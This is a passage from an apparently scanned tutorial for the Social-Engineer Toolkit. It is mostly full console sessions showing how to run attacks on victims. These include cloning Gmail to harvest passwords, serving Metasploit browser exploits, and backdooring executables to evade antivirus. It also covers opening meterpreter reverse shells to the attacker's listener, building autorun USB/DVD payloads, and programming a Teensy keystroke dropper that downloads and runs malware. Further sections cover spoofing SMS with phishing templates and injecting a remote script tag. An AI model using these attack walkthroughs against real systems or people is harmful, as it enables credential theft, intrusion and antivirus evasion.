PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-7017428156907423605
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=0JsVTaj70sk
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

## Multi-Attack Web Vector

The multi-attack web vector is new to 0.7 and will allow you to specify multiple web attack methods in order to perform a single attack. In some scenarios, the Java Applet may fail however an Internet Explorer exploit would be successful. Or maybe the Java Applet and the Internet Explorer exploit fail and the credential harvester is successful. The multi-attack vector allows you to turn on and off different vectors and combine the attacks all into one specific webpage. So when the user clicks the link he will be targeted by each of the attack vectors you specify. One thing to note with the attack vector is that you can't utilize Tabnabbing, Cred Harvester, or Web Jacking with the Man Left in the Middle attack. Based on the attack vectors they shouldn't be combined anyway. Let's take a look at the multi attack vector. In this scenario we're going to turn on the Java Applet attack, Metasploit Client-Side exploit, and the Web Jacking attack. When the victim browses the site, he/she will need to click on the link and will be bombarded with credential harvester, Metasploit exploits, and the java applet attack. We're going to intentionally select an Internet Explorer 7 exploit and browse the page using IE6 just to demonstrate that if one technique fails, we have other methods.

```
1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 7


The first method will allow SET to import a list of pre-defined
web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS
Example: http://www.thisisafakesite.com
Enter the url to clone: https://gmail.com

[*********************************************************]
```

Multi-Attack Web Attack Vector

[*************************************************************]

The multi attack vector utilizes each combination of attacks
and allow the user to choose the method for the attack. Once
you select one of the attacks, it will be added to your
attack profile to be used to stage the attack vector. When
your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 1

Turning the Java Applet Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*************************************************************]

Multi-Attack Web Attack Vector

[*************************************************************]

The multi attack vector utilizes each combination of attacks
and allow the user to choose the method for the attack. Once
you select one of the attacks, it will be added to your
attack profile to be used to stage the attack vector. When
your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 2

Turning the Metasploit Client Side Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[*************************************************************]

```
                Multi-Attack Web Attack Vector

[************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch): 6

Turning the Web Jacking Attack Vector to ON

Option added. Press {return} to add or prepare your next attack.

[************************************************************]

                Multi-Attack Web Attack Vector

[************************************************************]

 The multi attack vector utilizes each combination of attacks
 and allow the user to choose the method for the attack. Once
 you select one of the attacks, it will be added to your
 attack profile to be used to stage the attack vector. When
 your finished be sure to select the 'Im finished' option.

Select which attacks you want to use:

1. The Java Applet Attack Method (ON)
2. The Metasploit Browser Exploit Method (ON)
3. Credential Harvester Attack Method (ON)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (ON)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 or enter to launch):
```

Conversely, you can use the “Tactical Nuke” option which is option 7 that will enable all of the attack vectors automatically for you. In this example, you can see the flags change and the Java Applet, Metasploit Browser Exploit, Credential Harvester, and Web Jacking attack methods have all been enabled. In order to proceed hit enter or use option 8.

```
Enter your choice one at a time (hit 8 or enter to launch):
What payload do you want to generate:
```

| Name: | Description: |
|---|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 | Windows x64 Command Shell, Bind TCP Inline |
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

**********
Do you want to create a Linux/OSX reverse_tcp payload
in the Java Applet attack as well?
**********

Enter choice yes or no: no

Enter the browser exploit you would like to use
1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin docbase Buffer Overflow

```
3.  Microsoft Windows WebDAV Application DLL Hijacker
4.  Adobe Shockwave rcsL Memory Corruption Exploit
5.  Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6.  Apple QuickTime 7.6.7 _Marshaled_pUnk Code Execution
7.  Microsoft Help Center XSS and Command Execution (MS10-042)
8.  Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9.  Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10.  Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

Enter your choice (1-12) (enter for default): 8

[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
[*] Filename obfuscation complete. Payload name is: x5sKAzS
[*] Malicious java applet website prepped for deployment

[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.


[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*]  Local IP: http://172.16.32.129:8080/
[*] Server started.
```

Now that we have everything running, lets browse to the website and see what's there. We first get greeted with the site has been moved…






We click the link and we are hit with a Metasploit exploit, look at the handler on the backend.

> [*] Sending Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption to 172.16.32.131:1329...
>
> msf exploit(ms09_002_memory_corruption) >

This exploit fails because we are using Internet Explorer 6 but once this fails, check out the victims screen:




We hit run, and we have a meterpreter shell. In this instance we would be redirected back to the original Google page because the attack was successful. You will also notice that when using the Java Applet, we automatically migrate to a separate thread (process) and it happens to be notepad.exe. The reason for this being that if the victim closes the browser, we will be safe and the process won't terminate our meterpreter shell.

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >

Let's say that this attack failed and the user hit cancel. He would then be prompted to enter his/her username and password into the username/password field.
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?ui=html
PARAM: zy=l
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-8578216484479049837
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=fYQL_bXkbzU
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

## Infectious Media Generator

Moving on to the physical attack vectors and a completely different attack method, we will be utilizing the Infectious USB/DVD/CD attack vector. This attack vector will allow you to import your own malicious executable or one of those within Metasploit to create a DVD/CD/USB that incorporates an autorun.inf file. Once this device is inserted it will call autorun and execute the executable. New in the most recent version, you can utilize file-format exploits as well, if you're worried that an exectuable will trigger alerts, you can specify a file format exploit that will trigger an overflow and compromise the system (for example, an Adobe exploit).

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit

11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 3

The Infectious USB/CD/DVD method will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick what type of attack vector you want to use, fileformat bugs or a straight executable.

1. File-Format Exploits
2. Standard Metasploit Executable

Enter your numeric choice (return for default): 1
Enter the IP address for the reverse connection (payload): 172.16.32.129

Select the file format exploit you want.
The default is the PDF embedded EXE.

********** PAYLOADS **********

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow
10. Custom EXE to VBA (sent via RAR) (RAR required)
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
12. Adobe PDF Embedded EXE Social Engineering (NOJS)

Enter the number you want (press enter for default): 1

| | |
|---|---|
| 1. Windows Reverse TCP Shell | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Meterpreter Reverse_TCP | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Reverse TCP Shell (x64) | Windows X64 Command Shell, Reverse TCP Inline |
| 5. Windows Meterpreter Reverse_TCP (X64) | Connect back to the attacker (Windows x64), Meterpreter |
| 6. Windows Shell Bind_TCP (X64) | Execute payload and create an accepting port on remote system. |
| 7. Windows Meterpreter Reverse HTTPS | Tunnel communication over HTTP using SSL and use Meterpreter |

Enter the payload you want (press enter for default):
[*] Windows Meterpreter Reverse TCP selected.
Enter the port to connect back on (press enter for default):
[*] Defaulting to port 443...
[*] Generating fileformat exploit...
[*] Please wait while we load the module tree...
[*] Started reverse handler on 172.16.32.129:443
[*] Creating 'template.pdf' file...

```
[*] Generated output file /pentest/exploits/set/src/program_junk/template.pdf

[*] Payload creation complete.
[*] All payloads get sent to the src/program_junk/template.pdf directory
[*] Payload generation complete. Press enter to continue.
[*] Your attack has been created in the SET home directory folder "autorun"
[*] Copy the contents of the folder to a CD/DVD/USB to autorun.


Do you want to create a listener right now yes or no: yes
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

resource (/pentest/exploits/set/src/program_junk/meta_config)> use multi/handler
resource (/pentest/exploits/set/src/program_junk/meta_config)> set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lhost 172.16.32.129
lhost => 172.16.32.129
resource (/pentest/exploits/set/src/program_junk/meta_config)> set lport 443
lport => 443
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

When doing an ls –al in the SET directory you should notice that there is an “autorun” folder.
Burn the contents of that directory to a DVD or write to a USB device. Once inserted you
would be presented with a shell.
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09
12:42:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

## Teensy USB HID Attack Vector

The Teensy USB HID Attack Vector is a remarkable combination of customized hardware and bypassing restrictions by keyboard emulation. Traditionally, when you insert a DVD/CD or USB if autorun is disabled, your autorun.inf isn’t called and you can’t execute your code automatically. With the Teensy HID based device you can emulate a keyboard and mouse. When you insert the device it will be detected as a keyboard, and with the microprocessor and onboard flash memory storage you can send a very fast set of keystrokes to the machine and completely compromise it. You can order a Teensy device for around 17 dollars at http://www.prjc.com. Quickly after David Kennedy, Josh Kelley, and Adrian Crewshaw’s talk on the Teensy devices, a PS3 hack came out utilizing the Teensy devices and they are currently backordered during the time of writing this tutorial.

Let’s setup our Teensy device to do a WSCRIPT downloader of a Metasploit payload. What will occur here is that a small wscript file will be written out which will download an executable and execute it. This will be our Metasploit payload and is all handled through the Social-Engineer Toolkit.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly $22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle

To purchase a Teensy, visit: http://www.pjrc.com/store/teensy.html

Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice: 2
Do you want to create a payload and listener yes or no: yes
What payload do you want to generate:

| Name: | Description: |
|---|---|
| 1. Windows Shell Reverse_TCP | Spawn a command shell on victim and send back to attacker. |
| 2. Windows Reverse_TCP Meterpreter | Spawn a meterpreter shell on victim and send back to attacker. |
| 3. Windows Reverse_TCP VNC DLL | Spawn a VNC server on victim and send back to attacker. |
| 4. Windows Bind Shell | Execute payload and create an accepting port on remote system. |
| 5. Windows Bind Shell X64 | Windows x64 Command Shell, Bind TCP Inline |
| 6. Windows Shell Reverse_TCP X64 | Windows X64 Command Shell, Reverse TCP Inline |
| 7. Windows Meterpreter Reverse_TCP X64 | Connect back to the attacker (Windows x64), Meterpreter |
| 8. Windows Meterpreter Egress Buster | Spawn a meterpreter shell and find a port home via multiple ports |
| 9. Import your own executable | Specify a path for your own executable |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call4_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):


[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...
[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

[*] PDE file created. You can get it under 'reports/teensy.pde'
[*] Be sure to select "Tools", "Board", and "Teensy 2.0 (USB/KEYBOARD)" in Arduino
Press enter to continue.


[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***

```
 _______________
< metasploit >
 ---------------
      \   ,__,
       \  (oo)____
          (__)    )\
             ||--|| *


       =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- --=[ 588 exploits - 300 auxiliary
+ -- --=[ 224 payloads - 27 encoders - 8 nops
       =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
```

Now that we have everything ready, SET exports a file called teensy.pde to the reports/ folder. Copy that reports folder to wherever you have Arduino installed. With this attack, follow the instructions at PRJC on how to upload your code to the Teensy board; i'ts relatively simple: you just need to install the Teensy Loader and the Teensy libraries. Once you do that you will have an IDE interface called Arduino. One of the MOST important aspects of this is to ensure you set your board to a Teensy USB Keyboard/Mouse.




Once you have this selected, drag your pde file into the Arduino interface. Arduino/Teensy supports Linux, OSX, and Windows. Insert your USB device into the computer and upload your code. This will program your device with the SET generated code. Below is uploading and the code.



Once the USB device is inserted on the victim machine our code is executed and once finished, you should be presented with a meterpreter shell.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1333) at Thu Sep 09
12:52:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333) processing InitialAutoRunScript
'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

## SMS Spoofing Attack Vector

Little hint here, this module is only the beginning to a whole new mobile attack platform for newer version of SET. The folks at TB-Security.com introduced the SMS spoofing module. This module will allow you to spoof your phone number and send an SMS. This would be beneficial in social-engineering attacks utilizing the Credential Harvester. More attacks to come on this.

```
1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7.  SMS Spoofing Attack Vector
8.  Third Party Modules
9.  Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 7

Welcome to the SET SMS Spoofing Attack method. This module allows you
to specially craft SMS messages and send them to a person. You can spoof
the SMS source.

This module was created by the team at TB-Security.com.

You can use a predefined template, create your own template or specify
an arbitrary message. The main method for this would be to get a user to
click or coax them on a link in their browser and steal credentials or perform
other attack vectors.

1. Perform a SMS Spoofing Attack
2. Create a Social-Engineering Template
3. Return to Main Menu

Enter your choice: 1

SMS Attack Menu
```

There are diferent attacks you can launch in the context of SMS spoofing, select your own.

What do you want to do:

1. SMS Attack Single Phone Number
2. SMS Attack Mass SMS
3. Return to SMS Spoofing Menu

Enter your choice: 1

Single SMS Attack

Enter who you want to send sms to: 5555555555

Do you want to use a predefined template or craft a one time SMS.

1. Pre-Defined Template
2. One-Time Use SMS
3. Cancel and return to SMS Spoofing Menu

Enter your choice: 1
Below is a list of available templates:

1: MRW: pedido no entregado
2: Boss Fake
3: Movistar: publicidad nokia gratis
4: Movistar: publicidad tarifa llamada
5: TMB: temps espera
6: Movistar: publicidad ROCKRIO
7: Movistar: publicidad verano internet
8: Vodafone Fool
9: Police Fake
10: Movistar: publicidad navidad
11: Yavoy: regalo yavoy
12: Movistar: oferta otoÃ±o
13: Movistar: publicidad tarifa sms
14: teabla: moviles gratis
15: Movistar: publicidad aramon
16: Movistar: publicidad nieve
17: Vodafone: publicidad nuevo contrato
18: ruralvia: confirmacion de transferencia
19: Ministerio vivienda: incidencia pago
20: Tu Banco: visa disponible en oficina

Enter the number you want to use: 2

Service Selection

There are diferent services you can use for the SMS spoofing, select your own.

What do you want to do:

1. SohoOS (buggy)
2. Lleida.net (pay)
3. SMSGANG (pay)
4. Android Emulator (need to install Android Emulator)

5. Cancel and return to SMS Spoofing Menu

Enter your choice: 1

SMS sent

SET has completed.

## SET Automation

SET has a feature called “set-automate” which will take an answer file (explained in a second) and enter the commands in the menu mode for you. For example in prior walkthroughs you have to enter each menu each time you prep the attack. So for example if I wanted to do the Java Applet I would do this:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate <script src="http://YOURIP/">. This could either be from a compromised site or through XSS.

